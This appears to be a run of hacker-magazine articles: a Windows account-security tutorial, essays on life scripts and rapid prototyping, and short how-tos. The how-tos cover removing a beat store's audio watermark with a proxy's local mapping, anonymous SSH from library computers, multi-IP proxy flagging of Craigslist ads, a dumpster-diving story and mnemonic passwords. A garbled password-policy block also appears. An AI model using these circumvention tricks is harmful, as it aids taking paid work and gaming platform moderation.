Although this practice would not defeat all forms of malware, it should make it much harder for a malicious application to gain full control of the system and access every file on the machine. This means that malware arriving and successfully installing itself under a child's account can only access and manipulate data in the child's document folders, and should only be able to monitor whatever that child is doing, as opposed to monitoring every keystroke and mouse click of every user of the machine. Remember that when an application is run, it is subject to the same privileges and restrictions as the user who started it, therefore an application running under a restricted user account should not be able to make changes to the operating system, or access any other user's files.

0x05. A clean, more secure installation:

John Doe has had enough of the constant virus and malware alerts, the abysmal machine and Internet performance, and the continual errors. Enlisting the help and advice of a computer-literate friend (who we'll call Bob), he decides to go for a full format and reinstallation of his system. Under Bob's supervision, he carefully backs-up user files on the machine, avoiding unrecognized EXE, COM, MSI, and VBS files in the children's accounts. He unplugs the Ethernet cable from the back of the computer, and reboots the machine with the Windows XP CD-ROM inserted. After rebooting, he performs a full NTFS format of the hard drive, and Windows XP begins installing as normal.

After the usual succession of reboots, progress bars, language/network related prompts, setting a very strong password for the "Administrator" account, and on-screen messages of how "superior" Windows XP is, he comes to the Windows XP first-run screen or what Microsoft calls an "Out of Box Experience." Upon arriving at the page where the user enters names for accounts that will use the machine, Bob tells him to stop entering account names as there is a problem with this page: All accounts created here will be given administrative rights by default, and it's very difficult, if not downright impossible, to change them to limited accounts later on. Instead, Bob advises creating a single account called "SuperUser" that can be used to create general user accounts, and for system administration at a later date.

After even more waiting around whilst Windows gets its first-run act together, John is finally logged in as "SuperUser" and gets a default Windows desktop. Before doing anything else, Bob shows him how to turn on the Windows firewall (My Computer > Network Connections > Right-click the Internet connection > Select "Properties" > Click the "Advanced" tab > Check the box and click "Apply") and he sets it up with the "Don't allow exceptions" rule. John then reconnects his Ethernet cable, activates Windows over the Internet, and updates his machine using Windows Update. Now his machine has been fully updated with the latest security patches, and the most up-to-date settings for default users have been applied.

After updating Windows with the latest security patches and making a "clean start" system restore point (Start > Programs > Accessories > System Tools > System Restore) he proceeds to the "User Accounts" control panel to create logons for himself, his wife, and kids. Before doing anything else though, he sets a suitably strong password for the "SuperUser" account so that only authorized users (himself and Bob in this case) can perform system-wide changes and application installations. After this, he creates new accounts for everyone and ensures that everyone, himself included, has a "restricted" account that will not be able to change anything that would affect the system. Additionally, he turns off the "Fast user switching" feature (User Account control panel > Change how users log on and off) to reduce the chance of a malicious application running under a restricted user account managing to "jump" over to the SuperUser account if both are logged in at the same time.

Finally, after reinstalling Windows, activating the Windows firewall, creating restricted accounts for all users, performing fresh installs of security software and firewalls, and restoring backed-up user data, he tests his restricted account by logging on and trying to install an application, finding it to his satisfaction that the install program quits with an "Access denied - User has no administrative privileges" error.

0x06. Dealing with troublesome applications:

A year after reinstalling his system in this way, everyone is still happy with how well it's working. Although the system does slow down every so often thanks to the large number of system services installed (security software, iTunes, and several cellphone application suites), the number of malware and virus alerts has remained very low - such alerts often being traced to game install packages downloaded by the children, that would be checked and verified by John first before installation via the SuperUser account if that application was considered safe.

However, there is one problem: David, having recently developed a serious addiction to World of Warcraft (WoW) is requesting that his user account be made into an Administrator's account. The reason is because WoW is frequently updated with new patches and software updates, and although David can play the game fine with a restricted account, updates need to be installed as the "SuperUser". It normally runs under David's account, and thus only has read permissions for the WoW program folder, and John can't always be there to update the game as soon as a new patch is released. Noting that the majority of malware and virus alerts on the system are traced to files stored in David's account, John is rightly against the idea of giving David's account administrative rights. He consults Bob for advice on how to work around the problem without placing the system at risk.

Bob knows that every file and folder on an NTFS drive has an Access Control List (or ACL) attached to it that controls which users can access, create, or change that file. Noting that David is the only family member who uses WoW, he logs in as "SuperUser", opens the command prompt (Start > Run > type "`command.com`" and hit [Enter]), changes to the "Program Files" folder by typing "`CD \Progra~1`" [Enter](which is a DOS short-path and should be valid on Win XP and Vista PCs), and checks the ACL for the World of Warcraft folder by typing "`cacls Worldo~1`" [Enter]. This shows a list of which users have access to the WoW folder; All users can read it, but only administrators can make changes. Typing "cacls /?" will display a brief guide to using the command.

The next step is best done only by experienced computer users: Bob decides to give David full access rights to the World of Warcraft folder, and uses the command "`cacls Worldo~1 /T /E /C /G David:F`". This gives David full read/write/modify/ execute rights to the WoW program folder and every file and folder below it. After verifying the output, Bob logs out of "SuperUser" and asks David to log in and try running WoW to see if the changes to the ACL were successful. David tries some functions that would result in data being changed on the hard drive (performing a WoW update, taking in-game screenshots, and setting up character macros are three such tests that can be performed), and finds that now the in-game screenshots and character macros have been saved to the WoW program folders successfully.

As a precaution, Bob also adds a shortcut to David's startup folder (Start > Programs > Startup) that fires up the antivirus program and performs a full scan on the WoW folder to make sure that no malware infections in the WoW folder go undetected, before WoW itself is run.

Another approach to solving this problem, useful if an application is accessed by multiple users, is to create a new restricted user account specifically for that program, give the account read/ write or full access to the relevant folder using CACLS, and change the application shortcuts to make sure that the program is run under the application-specific account (Right-click the shortcut > Select "Properties" > Click the "Advanced" button under the "Shortcut" tab > Select "Run As" or "Run with different credentials") instead of the current user's account. An additional benefit to this approach, assuming that the "Protect my files, folders and settings" option is checked, is that anything running under that account, including malware, will be denied access to user files or folders by Windows. However this technique would inhibit legitimate read/write operations to user files if it was applied to a program that uses them, such as Microsoft Word.

Following Bob's simple modification to the WoW folder ACL, David has been able to play and update World of Warcraft himself, without needing John or Bob to log in under the "SuperUser" account.This has saved David a lot of inconvenience and waiting around, and John no longer has to deal with continual requests and SMS messages asking him to come home and update WoW as soon as he can!

0x07. Windows security and best-practice summary:

For those who have lost all track of what I am saying thanks to the sheer volume of text above, here is a brief "bullet-point" summary of the article:

- Windows 2000, XP and Vista all use the more secure NTFS filesystem by default, and this makes it easier to control which users can do what. If you're still using Windows 98 or ME (or horror of horrors, Windows 95!) with a FAT filesystem, consider upgrading your operating system as quickly as possible. This also applies to Windows 2000/XP computers upgraded from Windows 95/98/ME that are still using a FAT filesystem on the hard drive instead of NTFS.
- Firewalls may prevent malware from sending data (keylogging info, etc.) to external servers, but they won't stop viruses or malware from arriving on a machine if a user unknowingly downloads them in the first place. Most firewalls allow known web browsers (IE and Firefox, to name but a few) to always connect to the Internet, effectively throwing open the door for malicious data to come through if the user opens the connection in the first place.
- Viruses and malware can only run with

the same privileges as the current user, at least until they are run under an account with admin rights. Therefore, if the current user account is a restricted one, any malware programs running under it will only be able to change data under the user's own data folders and "shared documents", and will have a great degree of difficulty installing themselves as a system-wide application or service.

- When using Windows 2000, XP or Vista, the best practice is to make all user accounts (i.e. the one that you use to log on to Windows) restricted ones, and only use accounts with admin privileges for system maintenance. This is especially important where accounts used by children or teenagers are concerned. On the same token, one should always be very careful when logging onto an account with administrative rights, and make sure that you don't run anything that is potentially unsafe. Do a cold boot (shutdown, wait a minute, then power up again) if you consider it necessary.
- Windows 2000 and XP users beware that accounts created using the initial Windows welcome and setup screens are given administrative privileges by default, and it's very hard to change them to restricted accounts later on. Just create a single "SuperUser" account (use whatever name you wish) to get past the setup screens, and create restricted accounts later on. This might not apply to Vista users, but you should double-check this by looking carefully at the user account's control panel all the same.
- If a program needs to update itself on a regular basis by writing updated files to its own folders, consider modifying the file/folder ACL using the CACLS command, instead of automatically giving the user of that program administrative rights to the whole system.
- If several users all make use of a regularly updated program, consider creating a restricted user account especially for that program and configure access rights and restrictions for that account, ensuring that the account itself can only change the program and directly associated files that it has been created for. Remember to set the program to only run under that special account, instead of having it run as the current user.

0xFF. The final word:

I hope that this tutorial has helped you all learn a little about how the security setup works on Windows NT-based platforms, and some best practices for ensuring that your Windows boxes are set up to inhibit or reduce the damage done from unwanted system-wide changes and malware installations. If you need assistance with doing anything mentioned in this article, there are many free support forums out there for Windows users where you should be able to get help much quicker and more easily than I could ever manage!

Shouts to whoever came up with the User/Group/Other permission system in Linux from which the initial principles in this article are derived and a family from Guildford who were the inspiration for the case-study above, and indeed the article itself.

- - - Hack Thyself - - -

by Kartikeya Putra
alienbaby@freaknetwork.in
http://www.hopistar.org

"All human beings, all persons who reach adulthood in the world today are programmed biocomputers. None of us can escape our own nature as programmable entities. Literally, each of us may be our programs, nothing more, nothing less."
– John C. Lilly, *Programming and Metaprogramming in the Human Biocomputer*

In the early 1970s, during the early days of Artificial Intelligence research, scientists from the fields of psychology and computer science came together to try to improve their understanding of how the mind works. Their efforts eventually resulted in the discipline now known as Cognitive Science. One of the more significant books to come out of this early collaborative effort was titled *Scripts, Plans, Goals, and Understanding* by Roger Schank and Robert Abelson, which is still used by psychologists today to support what's called the Information Processing Model of human cognition. In it, the authors suggested that human thinking is based on a set of scripts (programs) people use to meet personal goals in different situations. The example they use throughout the book is a "restaurant script" that tells people how to behave when eating out in public, in order to meet the goal of getting fed. What would you do if you ordered a hamburger and the waitress brought you a hot dog? Your scripts tell you how to handle this situation, what to do when the bill comes, and how to handle the multitude of common transactions that take place in the restaurant environment.

Scripts People Live by Claude Steiner is a book about a form of popular psychology called Transactional Analysis. Here the author talks about how everyone has a sort of running "life script" which is basically the story of your own life as you like to tell it. Inside this script there are recurring roles that are often learned in childhood, which inform us how people are supposed to behave. I doubt that anyone ever reaches adulthood with a completely accurate script of their own life story — but if you can become conscious of your script, it's possible to start improving it and improving the way you write it as you go along.

Some of our most basic programming concerns what it means to be "good" or "bad." When parents, teachers and other authorities are training us how to be "good," often this has very little to do with doing what is right and is more about training us to behave in ways that are convenient for them. Today the task of programming "reality" has substantially been taken over by television, which is like a very-low-frequency mindcontrol device that sits in your living room, tuning you in to the corporate Matrix mainframe. It is sponsored by corporations who are not concerned with anything at all except selling their products. In one of my favorite commercials on TV right now, this bland dude – who looks to me like he knows he is about to become a complete tool – holds up a McDonald's chicken sandwich and proclaims, "Let's hear it for nonconformity!" Are you fucking kidding me? It's so phony it's almost avant garde. Andy Warhol would love it — I find it disturbing. I know that there must be a lot of people out there who don't see anything wrong with this ad – and others who even buy into it, who think that eating a chicken sandwich for breakfast really is "revolutionary."

When we were teenagers, some of us correctly perceived the system as hypocritical and said, "screw this, I'm out of here." As an adult with a little perspective now I can see that there's nothing wrong with wanting to do your own thing, but rebellion against the system is still a part of it. Maybe we found a peer group who claimed to represent "the resistance," the anti-system – but it's a trick. The anti-system is still part of the system. By joining it you think you are becoming free, but it's just a trick. As an "outsider," if you break laws or do things that hurt yourself or others, you're just playing into the role the system wants you to play – you're doing exactly what you are supposed to do as an "outsider." The anti-system system is there because they need "bad guys" so that they can play the "good guys" in comparison. If you are good and not one of them, the whole system collapses. *That* is revolutionary!

The foundation on which the whole sadomasochistic world system is erected is the perception of yourself as a victim. A lot of people are starting to figure this out, and when that number reaches a certain tipping point, it is going to alter the structure of the Matrix. Seeing yourself as the world's victim is profoundly disempowering and keeps you locked in a cycle of self-created pain and misery. We break free from this cycle by making a conscious decision to accept complete responsibility for creating our own reality. Get a copy of *The Anger Habit Workbook* by Carl Semmelroth and study it like a bible. Drs. Barry and Janae Weinhold have an excellent series of e-books titled *Breaking Free from the Matrix*. There are a lot of wonderful books out there to help us take control of our minds and emotions and break free from the Matrix of social control – find them, and free your mind.

Hacker Perspective

Bre Prettis

We live in a time where there are no limits to creativity. If you can imagine it, you can make it. The technology of rapidly prototyping is now at a stage where any object or project is in the realm of the possible. The hardware, machines, and robots that will do our bidding are waiting for people to put them to work in workshops and living rooms. The software for designing what you see in your head has never been easier to acquire and learn. We are truly in a renaissance of wonderful opportunities for people with an imagination. When I was a kid, rapid prototyping tools only existed on science fiction TV shows like *The Jetsons* and *Star Trek*. Things have changed since then.

I got hooked on repurposing technology and making things back when I was seven. My uncle, who made a living getting up early and prowling the trash of Boston looking for treasures to sell at weekend flea markets, taught me how to put together a working bike out of a bunch of broken bikes. Once I realized that I could take apart a bike and get it back together, I was obsessed with figuring out how things worked. At the library, I would settle into the 700 section and just read any books about how to make things. I daydreamed about growing up to be a mechanic with all the tools in my shop that I could ever want. A few years later in the early 80s, my parents had a software company producing children's software for the Apple II+ and the Commodore 64. I idolized the programmer as magicians controlling computing machines!

As an adult I've been making a living in one way or another by learning how to make something and teaching people what I've learned. I was an art teacher in Seattle Public Schools and my goal was to give young people as many different opportunities to get hooked on different artistic mediums of self expression. In the summers when I wasn't teaching I would set myself artistic challenges. My summertime rule was that if I couldn't get started making a project within a few days of having the idea, then I would abandon the idea. I learned drawing, painting, and ceramics skills by challenging myself this way.

Then one summer, I got obsessed with video blogging and started creating tutorial videos for my students and sharing videos online. This eventually turned into a job making tutorial videos for *Make Magazine* and Etsy.com. At the beginning of the week, I would set myself a task and have a tutorial video up by the end of the week. Some weeks had straightforward goals such as making a secret compartment book or a duct tape wallet while other more ambitious projects required collaboration with the folks at the Seattle hacker space, Hackerbot Labs. Working with friends to create hovercrafts, drawing robots, and near space payloads were some of the best times of my life.

My web videos got the attention of mainstream media and I now have a TV show in the works called *History Hacker*. (The pilot aired in September on the History channel.) On the show, I explore the lives of inventors from history and remake their inventions in a way that's accessible to parents and kids. Until that goes into production, I've created a web series called *Things* and in it, I interview people about things that they have made.

Working on projects collaboratively is very satisfying. When I moved from Seattle to New York City in 2007, I needed a hacker space. I visited hacker spaces across Europe on the "Hackers on a Plane" tour and, shortly after, some friends and I founded NYCResistor, a hacker space in Brooklyn. Our hacker collective's focus is to learn, share, and make things. Having a group of friends to work with on projects is the thing I'm most proud of. If you daydream of having a space to hack on projects with friends, you really should start a hacker space. There is a great document titled "hacker space design patterns" that is a must read for anyone thinking about starting up a hacker space. Having a hacker space is a great way to collaboratively obtain new tools and rapid prototyping equipment.

But rapid prototyping doesn't require rooms full of expensive machinery; you don't have to spend a lot of money to rapidly prototype objects. With a little elbow grease and creativity, you can rapidly prototype objects on the cheap. You can even rapid prototype objects with paper! Allison Kudla and I rapid prototyped a paper turkey for Thanksgiving. We designed it in Blender, the open source 3D modeler, and then imported the dxf file into Pepakura. Pepakura is a program that unfolds 3D object files. Flaps, fold lines, and tabs for glue are created and the virtual 3D object is transformed into a 2D pdf file to print out. After printing out the pdf of our turkey, we folded it, glued it together, and painted it to make it look just like a turkey might look if it were in World of Warcraft or a really low resolution animation movie. If you've already got an ordinary printer, the Blender/Pepakura rapid prototyping process is free. This is a great place to start making the 3D designs you see in your imagination into physical objects. Artists like Aram Bartholl and Linda Kostowski are pushing the frontier of art using Pepakura to rapid prototype their artwork.

If you get obsessed with paper cutting and folding, another inexpensive way to rapid prototype objects is by getting an inexpensive cutting plotter like the Craft ROBO. Jeff Rutzky inspired me to play with this technology for making boxes, pop up greeting cards, and crazy origami sculptures. It uses a printer sized machine but instead of an inkjet printer head, it's got a knife that cuts at your command.

If you want to make your own machines to do your bidding, there are a bunch of DIY solutions for making your own rapid prototyping machine. If you are into the subtractive process, there are plans for homemade computer controlled mills and lathes online. My friend Devon is just finishing up his CNC mill made of MDF. If you have a passion for the additive process, a great place to start is by building a RepRap to create your own self-replicating, rapid prototyping robot. It's a 3D printer that extrudes plastic to create 3D things. Metalab, the hackerspace in Vienna, is rocking their RepRap and printing out parts for their robot as well as all sorts of sculptures and even miniature car models.

Some tools are harder to build yourself. My favorite commercial rapid prototyping machinery is a laser cutter. My friends and I at NYCResistor collectively shared the expense and bought an Epilog 35 watt laser cutter. It's the Swiss Army knife of rapid prototyping. Our 35W Epilog laser can cut up to 1/4" wood and acrylic and can etch metal. Besides box enclosures and parts for robot arms, it can be useful for just manifesting things that you need at the moment. My buddy Eric Michaud needed a fork to eat his ramen and there was no cutlery at the hacker space, so he just drew one up in QCAD, exported it as a dxf file, imported it into Corel Draw, and laser cut it. By the time the ramen was ready, he had a created a fork of his own design and had a tasty meal.

If you want to work with metal, there are only a few options. You can use a subtractive tool like a water jet or a plasma cutter. I haven't played with these much, but I'm itching to make some sunglasses out of aluminum, so I'll have to find one to rent time on fairly soon. A water jet uses high pressure water and abrasive particles to cut through pretty much anything. Plasma cutters also cut metals and can be mounted on robotic arms. If you want to use an additive process for creating an object out of metal, you can follow the lead of Bathsheba Grossman, who creates designs that are 3D printed using a resin/metal mixture and then fired to become beautiful solid metal 3D art objects.

If you have a project that needs to be rapid prototyped but you don't want to invest the time in building your machine from scratch or the money to acquire one, be on the lookout for folks in your town who have the tools and see if you can rent time on them. In New York City there are a few places to rent time on machines and I know that there are tech shops opening up all over the place where you can pay a membership fee to have access to rapid prototype machinery.

The frontier of rapid prototyping is filled with all sorts of wild, wonderful, and amazing machines. Earlier this year, I picked up a knitting machine on eBay and I just learned how to use it to make custom scarves. Embroidery machines are commercially available for putting your custom designs on clothing. You can even rapid prototype with sugar! The Evil Mad Scientists - Windell, Lenore, and Chris - have created a candyfabber that will rapid prototype designs made out of sugar. If you're a rapid prototyper with a sweet tooth, I've seen a few computer controlled cake icing machines.

If you choose to get into rapid prototyping, no matter what kind of machine you build or buy, you'regoing to have to use software to get your idea out of your head and into a digital file format for the machinery to understand your vision.There are a lot of options,both open source and commercial and no matter how awkward they are to learn, there are folks who will swear by each one. For creating flat things, I like to use Inkscape, a vector imaging program. For 3D modeling I use Blender. Both are open source and have lots of tutorials online. Be prepared to spend a solid week learning how to use whichever software you choose. When I make a design file, I like to share it. Since there wasn't a centralized place to share the design files for making things, my friend Zach Hoeken Smith and I created Thingiverse, a fresh website for sharing designs for things with the universe. It's like YouTube, but instead of sharing videos, you can share the design files you create. Recently, I made a laser cut flatpack monkey action figure and published the file before going to bed. When I woke up, my friend Martin Bauer, who has a laser cutter in Berlin, had seen my design, improved it, and put together his own version of my action figure and taken awesome pictures! Sharing files is really satisfying and being able to create objects from other people's tried and true design files will make it easier for folks who are just getting interested in rapid prototyping to get started. Sharing is something that makes the world a better place.

As cheap rapid prototype tools, software, and machinery spreads, more and more people will become obsessed with creating their own objects. If you've been waiting to jump in and bring your virtual objects into the physical world, now is the time. Join the rapid prototyping revolution, and design the objects of future!

Bre Pettis is obsessed with making things and is a founding member of NYCResistor. You can find his blog and videos at brepettis.com.

BEATING THE SYSTEM TO GET BEATS

by lk

During the day I'm a Ruby hacker. I design, write, and manage Ruby/Rails/Merb web applications. But at night, as a hobby, I like to write break beats, house music and other forms of electronic music. I really try to stay "well rounded" and exercise my left and right brain.

I believe strongly that if something is available online, it's yours for the taking if you can find a way to get it. That is as long as you're not profiteering with someone else's gold.

Anyway, the other night I was visiting a fellow on YouTube who was simply amazing at playing his Akai MPC1000 (a sampling drum machine). I visited his MySpace profile to check out his other works, and a widget called "RocBattle" caught my eye. It had various beats of his which he was selling through this third party site/service of the same name.

Very briefly, I was soon to learn that RocBattle employed a relatively common technique of "audio watermarking." If you're familiar with plain old "watermarking," you can imagine what I'm talking about. It's a technique that allows RocBattle to provide an artist's audio track for you to listen to, while at the same time protecting the "rights" of these artists. Listening to the artist's track, another voice recording at a low volume is played that repeats, "Get your beats at RocBattle.com" (or something to that effect), steering away anyone that might try to digitally record the audio coming from their flash player or widget.


A little investigation with Firebug's Net tab revealed something relatively obvious. When hitting the play button on their flash MP3 player, a file called `http://www.rocbattle.com/` ➥`rocbattle.mp3` was being pulled over the tubes. I entered that URL and pulled down an audio file. Of course, this was the voice watermark track! It was almost too easy, because now I knew that the flash player was merely playing two tracks at the same time: the artist's beat, and this watermark.

So, I needed to route my browser's request for that file, and divert it to a blank MP3. I had done something like this previously, so I pulled out Charles Web Debugging Proxy. It's probably the only Java application I actually enjoy. It allows you to do pretty much anything you would want to ever do with HTTP traffic coming to and from your browser.

I quickly created a blank MP3 file and opened Charles. I went to `"Tools... Map Local..."` and created a map to the blank MP3. I tied this file to `http://www.` ➥`rocbattle.com/rocbattle.mp3` and BLAMO! I was able to remove the watermark.

Can anyone guess at how they should have set this watermark up initially? MD5 hash the original file, have the player match that and maybe change the URL to something a little less simple. Of course, there are ways around everything... but at least that's what I would have done!

Anonymous SSH at the Library



by carbide

At the Rutgers' libraries they have computers that you can access without a username and password. You just go up to a computer, plop down, and start surfing. They are very restrictive however; you cannot easily save files or do pretty much anything else except accessing the Internet and browsing the library catalog.

At my current library the system is the same, which gave me the idea of using a library's computers for accessing other computers completely anonymously. Right from the computer you can sign up for a Hushmail account at: http://www.hushmail.comwhich does not ask for a name or address.

Then using that email address, sign up for a free ssh account. There are good lists maintained at either: http://www.dmoz.org/Computers/➥Internet/Access_Providers/➥Unix_Shell_Providers/Free_➥Shells or http://www.google.➥com/Top/Computers/Internet/➥Access_Providers/Unix_Shell_➥Providers/Free_Shells. I chose Garo's shells at: http://jaguar.garo➥fil.be, because it only required an email address, and from how it seemed the account won't be left there after a while. When new accounts are created the older accounts get deleted (they explain it better on the site).

Now, to access this new ssh account, I use a java web applet called MindTerm at: http://www.appgate.com/product➥s/80_MindTerm/110_MindTerm_➥Download/index.php. This page does not host the ssh applet, it allows one to put up an ssh applet on their web server. However the app is hosted online at: http://rumkin.com/tools/ssh. Now you can log into your free ssh account using a *free* ssh applet.

Let's take a step back and see where we are: sitting at a computer *anonymously*, logged into a remote ssh server anonymously, and using an anonymous ssh client. The only way I can think of that someone would be able to track what you are doing is if there is a camera at the library, and they can tell which computer you are using, and they know what the IP address is. But someone at a remote location is not likely to have this information. Other things that can be used to trace you are fingerprints left on the keyboard and mouse.

What to do with this information is left up to the reader. Anonymous activities can either be used for good or evil. Information is not the thing that is wrong or right, it's what each of us decides to do with that information.

Trashing Gone Wrong in Switzerland

by PriesT

You could say that I have a kind of information fetish. Finding out the facts behind something otherwise classified just makes me shiver in delight and scream like a little girl. Naturally, dumpster diving appeals to satisfy such desires. Unfortunately, being the ignorant American that I am, I did not take into consideration how dumpster diving in Switzerland could probably get me locked up. This experience successfully awakened me to that fact.

During the summer of 2008, I went to Switzerland as a part of my French 3 class. The intention was for me to hone my French speaking skills into something comprehensible. During my stay, I lived with what we liked to call a host home, a relative of my French teacher. Fun. This particular home was on the outskirts of a small and interesting city, whose name slips my mind. Maybe I shouldn't say it anyway. Within this establishment were multiple rich corporate buildings: a Rolex factory, a Lamborghini dealership, and multiple security companies. I was in heaven.

One night, around 9 pm, my two friends and I went on a walk. After already exploring the Rolex building's property (their trash could have easily been an army base with all the security surrounding it), we split off and something immediately caught my eye. Within one building's complex, a sign adorned one of the doors of a certain computer industry giant we all know, which I have left unnamed. Unfortunately, my wheels of curiosity started turning, and I made a beeline for the rows of plastic trash canisters adjacent to the building. They might as well have been buckets of gold nuggets. After looking over a few, I noticed the containers were all labeled according to the company they belonged to. I almost laughed out loud for my luck! After finding the dumpster I was looking for, I began to rummage. I found exactly what I was looking for: papers. Many, many papers.

There were enough papers there to fill Obama's head, excuse the political intrusion. I started looking through them and inspecting their contents —I couldn't believe my eyes. Notes, books of source code, and statistics all relating to this corporation's new secure banking software! From what I read, it has yet to be released, but after ten minutes or so of blissful diving, I had a small stack of extremely interesting things I planned to sort through later. No time for the shredded documents, though.

Just as a disclaimer, I had no intention of using this for malicious purposes. Like I said: this kind of thing gets my blood pumping and makes life that much more interesting. Back to the story.

A hand touched me on the shoulder. I jumped and nearly crapped in my pants, only to see it was one of my smiling friends who had accompanied me to the city. Whew. Just about to bite his head off, I stopped short as his expression quickly turned upside-down. Usually that isn't a good sign. He ran quickly and I was met by two decked-out Swiss security guards, aiming their flashlights at me. *Then* I crapped in my pants. In French, the security guard demanded what I was doing. In short, he spoke awful English and I spoke awful French. Still we managed to get a few points across. As one of the guards held me where I was, the other ran off with a phone. I later discovered that he called the police to inform them that I was a terrorist planting a bomb in a dumpster. *Right*. Scared as a wet rabbit, I did whatever the freak they told me to do. They asked what I was doing there multiple times, and I muttered some story about looking for my watch that might have gotten disposed of. What an awful story. Eventually, they took me to a street corner and we waited for the police. They hadn't seen my collection of banking papers.

We waited, and waited, and waited, and the non-English speaking security guard left on break, and we waited some more. My two friends couldn't stand the pressure of watching me being held hostage (in a matter of speaking), so they came over and accompanied me. I was sure I could just poke this dude in the eye and book it home. As the hours passed, we talked and learned about this guy's life story, except for his shift schedule (those were classified), and we returned the favor with our story.

After three full hours of waiting for the Swiss cops, they finally showed up, screeching to a halt and parking on the curb like they meant business. Suddenly, the same scared-out-of-my-pants feeling that had taken me when I first saw the security officers gripped me again. These cops weren't your typical American, doughnut-eating, badge-bearing cops. These dudes were bad. They had bullet proof vests on, and looked as if they could take on Rambo. I immediately trashed my eye-poking strategy, no pun intended.

To my pleasant (and scared-stiff surprise) the cop asked me my story in perfect English. I recounted the same BS about my watch that I told the security officer. With that, I showed him my ID and he made a check in the security officer's book, then they both promptly left. That was it. The security guard apologized and told us we could go. I was startled at the high level of private security, in contrast with the lax nature of local law enforcement in Switzerland.

Once the adventure was over and I had obtained a good night's sleep, I returned just to look across the parking lot of the building to see if I could spot my stack of documents. I couldn't. At this, I turned around and walked back to my host home.

This experience gave me a deeper level of respect for trash containers, and I have since decided to do my rummaging once it has been retrieved by the waste collectors, or trash men as it is much safer. I would suggest being more careful dumpster diving than I was, or you could learn the hard way. Always assume that maximum security is being implemented. Since then, not a day goes by when I wonder how long I would have been locked up if that small stack of bank documents had been found.

This Posting Has Been Flagged For Removal

by Half Life
halflife811@gmail.com

CL Flagging System

CraigsList (CL) is an automated system in that for the most part it does not rely on human moderators. Instead it relies on community moderation, or in other terms, flagging. An ad may be flagged as miscategorized, prohibited, or spam/overpost. The CL user can flag an ad for any reason and the three types of flags all count the same. The spirit of the CL flagging system is one flag per person per ad. This is enforced by IP address. You can flag an ad many times, but if you have not somehow changed your IP address only one flag counts.

How can an ad be flagged more than once and have it count? The simplest way is to flag it at work and then flag the same ad at home. Work and home IP addresses will most certainly be different. Stop off at the mall on the way home and use public hot spots. I can use my neighbor's unsecured wireless router. In fact, I can see several unsecured networks right now. My DSL package comes with more than one IP address. They count too. But there is a much better way to flag an ad multiple times and have each flag count, and this is by the use of proxy servers. First we must talk a little bit about flag thresholds.

Flag Thresholds

Every ad has a flag threshold. This is the number of flags it takes from different IP addresses to remove the ad from the system. All CL staff will admit to is that the flag threshold is between 2 and 10,000 for any ad. The exact number of flags it takes can vary by city, list, and account. An account that has a history of getting flagged down may tend to have posted ads with low thresholds. However an account is not needed to post an ad. Posts made without a user account may tend to be low as well. In periods of heavy spam, which seems to be always, CL may lower the flag thresholds.

Proxy Flagging

Proxy servers hide your IP address and CL only sees the IP address of the proxy. Anyone can use proxies to flag ads more than once and have the flags count. Enough proxy servers at my disposal ensures that I can always flag an ad down. I usually have about 50 proxies bookmarked. I also have ways to easily find more when needed. Proxy bookmarks do expire and need to be replaced.

Most of my proxy flagging takes place on one list in one city. Sometimes, I venture out into other lists in my city and other cities. In over a year of proxy flagging I have never seen an ad that I could not take down or at least cause it to be ghosted. (Ghosting occurs when the ad has been removed from the master index, but a direct URL to the ad still works.) I have never seen a threshold greater than 75 with the possible exception of the personals which I consider to be a wasteland anyway and almost never go there. Of course, I have no idea what other people are doing in terms of flagging, so I cannot tell for sure. I am in a major city and my list of interest is fairly high volume. I expected the thresholds to be higher, but they were not. When I flag ads in other major cities I never find high thresholds.

Thresholds tend to be low because people generally do not bother to flag. I see evidence of this every day. I often go back a day or so in a list and find spam that probably went live with a threshold of 1 or 2. I flag it once and down it goes. Sure, it may have gone live with a normal threshold and my flag just happened to be the one that took it down, but I see it happen so often that I have to conclude it is because people don't flag. The lack of flagging on CL is much like a democracy with poor voter turnout. Many bad ads on CL simply do not get flagged enough to be removed. List after list in city after city are full of scams, spam, rip offs, and terms of use violations.

CL could attempt to block proxies, but they don't. I speculate this is because proxy servers come and go fast. It would be difficult to try to keep track of them all. New ones will always be popping up. CL wants more flagging. CL is probably blocked at many work places and the only way for people to get to CL at work is through a proxy. When these people flag, CL wants it to count. It is also very possible that CL has concluded that proxy flagging does more good than harm, that is to say an individual flagging more than once helps to take down bad ads more often than not.

Finding Proxies

Of course, Google is your good buddy. Search for "proxy servers". Here is a link to a proxy server that in turn provides access to a small network of proxy servers:


```
http://demo1.proxysplit.com
```

Proxy servers are pretty easy to find.

Risks

I cannot swear that every proxy server is safe. Some may be the tools of spammers looking to take over machines and turn them into spam bots. So before going crazy with proxy servers make sure Windows is up to date with security patches and virus/spyware updates. A better choice would be to use Linux or Mac OSX for proxy flagging.

Improved Mnemonic Password Policy



Password Policy

password length 0,
minimum 109 alphabetic letter(s),
minimum 68 digit(s),
minimum 101 special character(s).

by Ian Murphy (aka Backspace)
back_space@hackermail.com

This article is in response to Agent Zer0's article, *Password Memorization Mnemonic* in the Spring 2008 issue, in which he outlines his method for generating and remembering complex passwords that would not be easily guessed. There are a few fundamental flaws in the password generation process. Most notably, there is a commonality or "crib" within the passwords such that if any one of the passwords is compromised, it would compromise all other passwords generated using this algorithm.

Password Generation

Suffice it to say that most of us enjoy music and/or literature. This will be the root of our password generation algorithm. The idea is to take a phrase, poem, or lyric that you already have memorized and leverage that knowledge to generate a long, pseudo-random string that will be easy enough to remember. Let's say that in your idle and misguided youth, you actually memorized the lyrics to "Ice Ice Baby"(remember that this is only being used as an example, I admit to nothing!). The lyrics go, as the Internet remembers them, as follows:

"Alright stop, collaborate and listen, Ice is back with my brand new invention"

Step 1: take the first letter of each word and write it out as a single string:

```
AscalIibwmbni
```

Now we have a 13 character non-English word. Not too bad, but it still wouldn't take a bruteforcer too long to crack, as we're only using the 26 characters of the English alphabet. We need to up the password complexity, somewhat.

Step 2: add some special characters and numbers. As far as this goes, I normally perform a character substitution to the string to get something like this.

```
Asc@l11bwmbn1!
```

